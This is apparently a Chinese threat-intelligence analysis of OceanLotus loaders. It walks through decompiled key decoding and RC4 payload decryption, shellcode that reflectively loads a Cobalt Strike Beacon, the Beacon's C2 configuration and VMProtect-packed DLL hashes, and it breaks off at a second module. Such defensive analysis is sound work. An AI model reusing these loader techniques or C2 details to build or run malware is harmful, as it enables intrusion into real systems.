


```
v9 = runtime_gostring();
v15 = strings_genSplit(v9, v12);
if ( v1 != 2 )
  return 0LL;
v18 = v3;
v4 = *(_QWORD *)(v3 + 8);
strconv_ParseInt(v10, v13, v15);
if ( v4 )
  return 0LL;
v17 = v5;
v6 = *(_QWORD *)(v18 + 16);
runtime_stringtoslicebyte(v11, v14, v16);
if ( v7 < encoding_hex_Decode() )              // 解码 解密Key
  runtime_panicSliceAcap();
if ( v6 )
  return 0LL;
else
  return v17;
```

然后解码资源中的Base64编码数据，再利用解密Key解密恶意载荷（此处使用的是RC4算法），最后调用恶意载荷。




```
encoding_base64__Encoding_DecodeString(a1, a2, qword_64F84060, v5);// 解码资源数据
if ( !a1 )
  main_asduiwom6630422(v11, 0LL, v7, v8, a2); // 解密Payload
```



```
for ( i = 0LL; i < 0x100; ++i )
  *(_BYTE *)(v7 + i) = i;
v5 = 0LL;
v9 = 0;
while ( v5 < 0x100 )
{
  v10 = *(unsigned __int8 *)(v5 + v7);
  if ( !v15 )
  {
    v4 = runtime_panicdivide();
    goto LABEL_13;
  }
  if ( v5 % v15 >= (unsigned __int64)v15 )
    runtime_panicIndex();
  v9 += v10 + *(unsigned __int8 *)(v14 + v5 % v15);
  *(_BYTE *)(v7 + v5) = *(_BYTE *)((unsigned __int8)v9 + v7);
  *(_BYTE *)(v7 + (unsigned __int8)v9) = v10;
  ++v5;
}
```

- **载荷**

恶意载荷共有两段，第一段载荷功能主要为循环解密并调用第二段载荷。



```
RIP→ 000000C000B7CD84   E8 86090000      call 0xC000B7D70F              Decrypt
     000000C000B7CD89   83C3 08          add ebx, 0x8
     000000C000B7CD8C   41:3BDE          cmp ebx, r14d
     000000C000B7CD8F ^ 72 C9            jb 0xC000B7CD5A
     000000C000B7CD91   41:FFD7          call r15                       shellcode2
```

```
R15→ 0000000028180000   05 248BBD8A      add eax, 0x8ABD8B24            r11+40:"5"
     0000000028180005   05 6FF1C318      add eax, 0x18C3F16F
     000000002818000A   05 B4144EFA      add eax, 0xFA4E14B4
     000000002818000F   55               push rbp
     0000000028180010   48:89E5          mov rbp, rsp
     0000000028180013   48:81E4 00FFFFFF and rsp, 0xFFFFFFFFFFFFFF00
     000000002818001A   48:81EC 000B0000 sub rsp, 0xB00
     0000000028180021   48:8D15 F8000000 lea rdx, qword ptr ds:[0x28180120]
```


```
RAX   000000000012FB70
RBX   0000000000000030
RCX   000000000012FB50
RDX   000000C000B3C01D
RBP   000000000012FBE0
RSP   000000000012FAE0
RSI   000000C000B3C11D
```

```
默认(x64 快速调用)
5: [rsp+20] 0000000028180030
6: [rsp+28] 000000000012FB70
```

```
地址              十六进制                                          ASCII
0000000028180000  05 24 8B BD 8A 05 6F F1 C3 18 05 B4 14 4E FA 55  .$.½..oñÃ..´.NúU
0000000028180010  48 89 E5 48 81 E4 00 FF FF FF 48 81 EC 00 0B 00  H.åH.ä.ÿÿÿH.ì...
0000000028180020  00 48 8D 15 F8 00 00 00 48 89 55 E0 48 8D 4D D0  .H..ø...H.UàH.MÐ
0000000028180030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

```
000000000012FAE0  00000000000
000000000012FAE8  000000C000B
000000000012FAF0  000000C000B
000000000012FAF8  00000000772
000000000012FB00  00000000281
000000000012FB08  00000000001
```

第二段载荷则主要是反射加载CobaltStrike Beacon模块。




```
0000000028180200     90          nop
0000000028180201     90          nop
0000000028180202     90          nop
0000000028180203     90          nop
0000000028180204     90          nop
0000000028180205     90          nop
0000000028180206     90          nop
0000000028180207     90          nop
0000000028180208     4D:5A       pop r10
000000002818020A     41:52       push r10
000000002818020C     55          push rbp
```

```
0000000028180200

地址              十六进制                                         ASCII
0000000028180208  4D 5A 41 52 55 48 89 E5 48 81 EC 20 00 00 00 48  MZARUH.åH.ì ...H
0000000028180218  8D 1D EA FF FF FF 48 89 DF 48 81 C3 CC 60 01 00  ..êÿÿÿH.ßH.ÃÌ`..
0000000028180228  FF D3 41 B8 F0 B5 A2 56 68 04 00 00 00 5A 48 89  ÿÓA¸ðµ¢Vh....ZH.
0000000028180238  F9 FF D0 00 00 00 00 00 00 00 00 00 F8 00 00 00  ùÿÐ.........ø...
0000000028180248  4B DB 14 EF 56 F5 27 DD 91 39 12 28 A2 61 00 8A  KÛ.ïVõ'Ý.9.(¢a..
0000000028180258  DD AA A1 F2 CD 22 64 5C A2 5E A7 44 11 D6 C2 2A  Ýª¡òÍ"d\¢^§D.ÖÂ*
0000000028180268  FD 7B CA 4C 72 A0 CD 86 7E E7 D1 58 48 CB F9 CD  ý{ÊLr Í.~çÑXHËùÍ
0000000028180278  12 29 97 1E 89 4E EC CC 1D F3 AD 63 3A 69 18 9A  .)...NìÌ.ó.c:i..
0000000028180288  07 87 4D A0 B8 A2 3C 36 C9 80 C4 92 AA F3 90 47  ..M ¸¢<6É.Ä.ªó.G
0000000028180298  3D C2 96 66 EC 73 8B AC 39 18 80 7F A9 52 F2 64  =Â.fìs.¬9...©Ròd
00000000281802A8  C3 16 69 3D 7D 20 E8 14 DF 5E BB BD 5D 1F 37 A5  Ã.i=} è.ß^»½].7¥
00000000281802B8  C4 57 D8 41 8F 72 10 1E 7E 2E 13 F3 03 39 72 B6  ÄWØA.r..~..ó.9r¶
00000000281802C8  40 FA 22 2F BB E6 8B BC FE 00 2B B7 36 26 41 07  @ú"/»æ.¼þ.+.6&A.
00000000281802D8  FF 96 78 D6 EF 38 E2 E7 83 C5 AB D0 71 C6 2C A9  ÿ.xÖï8âç.Å«ÐqÆ,©
00000000281802E8  C1 17 52 7F 92 5B B3 9C BB 72 B2 8E D1 17 A5 19  Á.R..[³.»r².Ñ.¥.
00000000281802F8  BA 03 03 F7 EB 3C 35 1B 4E 4F 00 00 64 86 05 00  º..÷ë<5.NO..d...
0000000028180308  00 00 00 00 00 00 00 00 C3 FF FF FF F0 00 23 B0  ........Ãÿÿÿð.#°
```

通过解析Beacon模块配置信息可知C2：strengthening-memories-reports-restoration.trycloudflare.com:443。



```
BeaconType: HTTPS
Port: 443
PipeName: Not Found
C2Server:
        strengthening-memories-reports-restoration.trycloudflare.com:443
HttpParams: /tags.js
GetHeaders:
        Accept: */*
        Sec-Fetch-Dest: script
        Sec-Fetch-Mode: no-cors
        Sec-Fetch-Site: same-site
        sec-ch-ua-platform: Windows
PostHeaders:
        Accept: */*
        Content-Type: application/json
        nyt-app-type: project-vi
        nyt-app-version: 0.0.5
        x-nyt-programming-abtest: .ver=13416.000
UserAgent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (
36 Trailer/99.3.7322.23
HttpPostUri: /graphql/v2
Watermark: 1359593325
```

2. VMP双重加载器


在日常APT狩猎中我们发现了一组后门加载器，第一时间进行分析后确认了这组加载器是海莲花双重加载器的VMP版本。

（以下对比图左侧均为无壳加载器，右侧均为VMP加载器代码中未被VM或混淆的部分。）

- **模块1**

MD5	26669891d83b8a706d2c0af91292247c
文件类型	DLL动态链接库
文件大小	7072768 Bytes
保护器	VMProtect 3.XX x64

通过绝对路径加载GoLang恶意模块部分代码对比：




```
000007FEF684102D   33D2          xor edx, edx
000007FEF684102F   48:8D1D DADA  lea rbx, qword ptr ds:[0x7FEF685EB10]      rbx:L"C:\\Users\\[redacted]\\
000007FEF6841036   6666:0F1F84   nop word ptr ds:[rax+rax], ax
000007FEF6841040   0FB7041A      movzx eax, word ptr ds:[rdx+rbx]
000007FEF6841044   66:894414 2   mov word ptr ss:[rsp+rdx+0x20], ax
000007FEF6841049   48:8D52 02    lea rdx, qword ptr ds:[rdx+0x2]            rdx:L"C:\\Users\\[redacted]\\
000007FEF684104D   66:85C0       test ax, ax
000007FEF6841050   75 EE         jne new.7FEF6841040
000007FEF6841052   41:B8 04010   mov r8d, 0x104
000007FEF6841058   48:8D4C24 2   lea rcx, qword ptr ss:[rsp+0x20]
000007FEF684105D   48:8BD3       mov rdx, rbx                               rdx:L"C:\\Users\\[redacted]\\
000007FEF6841060   FF15 B2B000   call qword ptr ds:[<ExpandEnvironmentStr
000007FEF6841066   48:8BCB       mov rcx, rbx                               rbx:L"C:\\Users\\[redacted]\\
000007FEF6841069   FF15 11B000   call qword ptr ds:[<LoadLibraryW>]
000007FEF684106F   48:8BD8       mov rbx, rax                               rbx:L"C:\\Users\\[redacted]\\
000007FEF6841072   48:85C0       test rax, rax
000007FEF6841075   0F84 E70000   je new.7FEF6841162
000007FEF6841078   48:8D15 7ED   lea rdx, qword ptr ds:[0x7FEF685EA00]      rdx:L"C:\\Users\\[redacted]\\
000007FEF6841082   48:89B424 5   mov qword ptr ss:[rsp+0x250], rsi          [rsp+250]:BaseThreadInit
000007FEF684108A   48:8BC8       mov rcx, rax
000007FEF684108D   FF15 6DAF00   call qword ptr ds:[<GetProcAddress>]
000007FEF6841093   48:8BF0       mov rsi, rax
000007FEF6841096   48:85C0       test rax, rax
000007FEF6841099   0F84 C10000   je new.7FEF6841160
000007FEF684109F   33C9          xor ecx, ecx
000007FEF68410A1   48:89BC24 5   mov qword ptr ss:[rsp+0x258], rdi
000007FEF68410A9   BA 16010000   mov edx, 0x116
000007FEF68410AE   41:B8 00300   mov r8d, 0x3000
000007FEF68410B4   44:8D49 40    lea r9d, qword ptr ds:[rcx+0x40]
000007FEF68410B8   FF15 4AAF00   call qword ptr ds:[<VirtualAlloc>]
000007FEF68410BE   48:8BF8       mov rdi, rax
000007FEF68410C1   48:85C0       test rax, rax
```

```
000007FEEC5E102F   48:8D1D DADA01   lea rbx, qword ptr ds:[0x7FEEC5FEB10]   rbx:L"C:\\Programdata\\Autod
000007FEEC5E1036   6666:0F1F8400    nop word ptr ds:[rax+rax], ax
000007FEEC5E1040   0FB7041A         movzx eax, word ptr ds:[rdx+rbx]
000007FEEC5E1044   66:894414 20     mov word ptr ss:[rsp+rdx+0x20], ax
000007FEEC5E1049   48:8D52 02       lea rdx, qword ptr ds:[rdx+0x2]         rdx:L"C:\\Programdata\\Autod
000007FEEC5E104D   66:85C0          test ax, ax
000007FEEC5E1050   75 EE            jne new.7FEEC5E1040
000007FEEC5E1052   41:B8 04010000   mov r8d, 0x104
000007FEEC5E1058   48:8D4C24 20     lea rcx, qword ptr ss:[rsp+0x20]
000007FEEC5E105D   48:8BD3          mov rdx, rbx                            rdx:L"C:\\Programdata\\Autod
000007FEEC5E1060   57               push rdi
000007FEEC5E1061   E8 EB171E00      call new.7FEEC7C2851
000007FEEC5E1066   48:8BCB          mov rcx, rbx                            rbx:L"C:\\Programdata\\Autod
000007FEEC5E1069   E8 B7082D00      call new.7FEEC8B1925
000007FEEC5E106E   A7               cmpsd
000007FEEC5E106F   48:8BD8          mov rbx, rax                            rbx:L"C:\\Programdata\\Autod
000007FEEC5E1072   48:85C0          test rax, rax
000007FEEC5E1075   0F84 E7000000    je new.7FEEC5E1162
000007FEEC5E1078   48:8D15 7ED901   lea rdx, qword ptr ds:[0x7FEEC5FEA00]   rdx:L"C:\\Programdata\\Autod
000007FEEC5E1082   48:89B424 5002   mov qword ptr ss:[rsp+0x250], rsi       [rsp+250]:BaseThreadInitThunk
000007FEEC5E108A   48:8BC8          mov rcx, rax
000007FEEC5E108D   E8 BC642200      call new.7FEEC80754E
000007FEEC5E1092   8B48 8B          mov ecx, dword ptr ds:[rax-0x75]
000007FEEC5E1095   F0               ???
000007FEEC5E1096   48:85C0          test rax, rax
000007FEEC5E1099   0F84 C1000000    je new.7FEEC5E1160
000007FEEC5E109F   33C9             xor ecx, ecx
000007FEEC5E10A1   48:89BC24 5802   mov qword ptr ss:[rsp+0x258], rdi
000007FEEC5E10A9   BA 16010000      mov edx, 0x116
000007FEEC5E10AE   41:B8 00300000   mov r8d, 0x3000
000007FEEC5E10B4   44:8D49 40       lea r9d, qword ptr ds:[rcx+0x40]
000007FEEC5E10B8   E8 BE5B1100      call new.7FEEC6F6C78
```

- **模块2**

MD5　　　　4ce5ea38c4d486bed7f6d9e9208133c6
文件类型　　DLL动态链接库
文件大小　　8276480 Bytes
保护器　　　VMProtect 3.XX x64

Base64解码及解密恶意载荷部分代码对比：

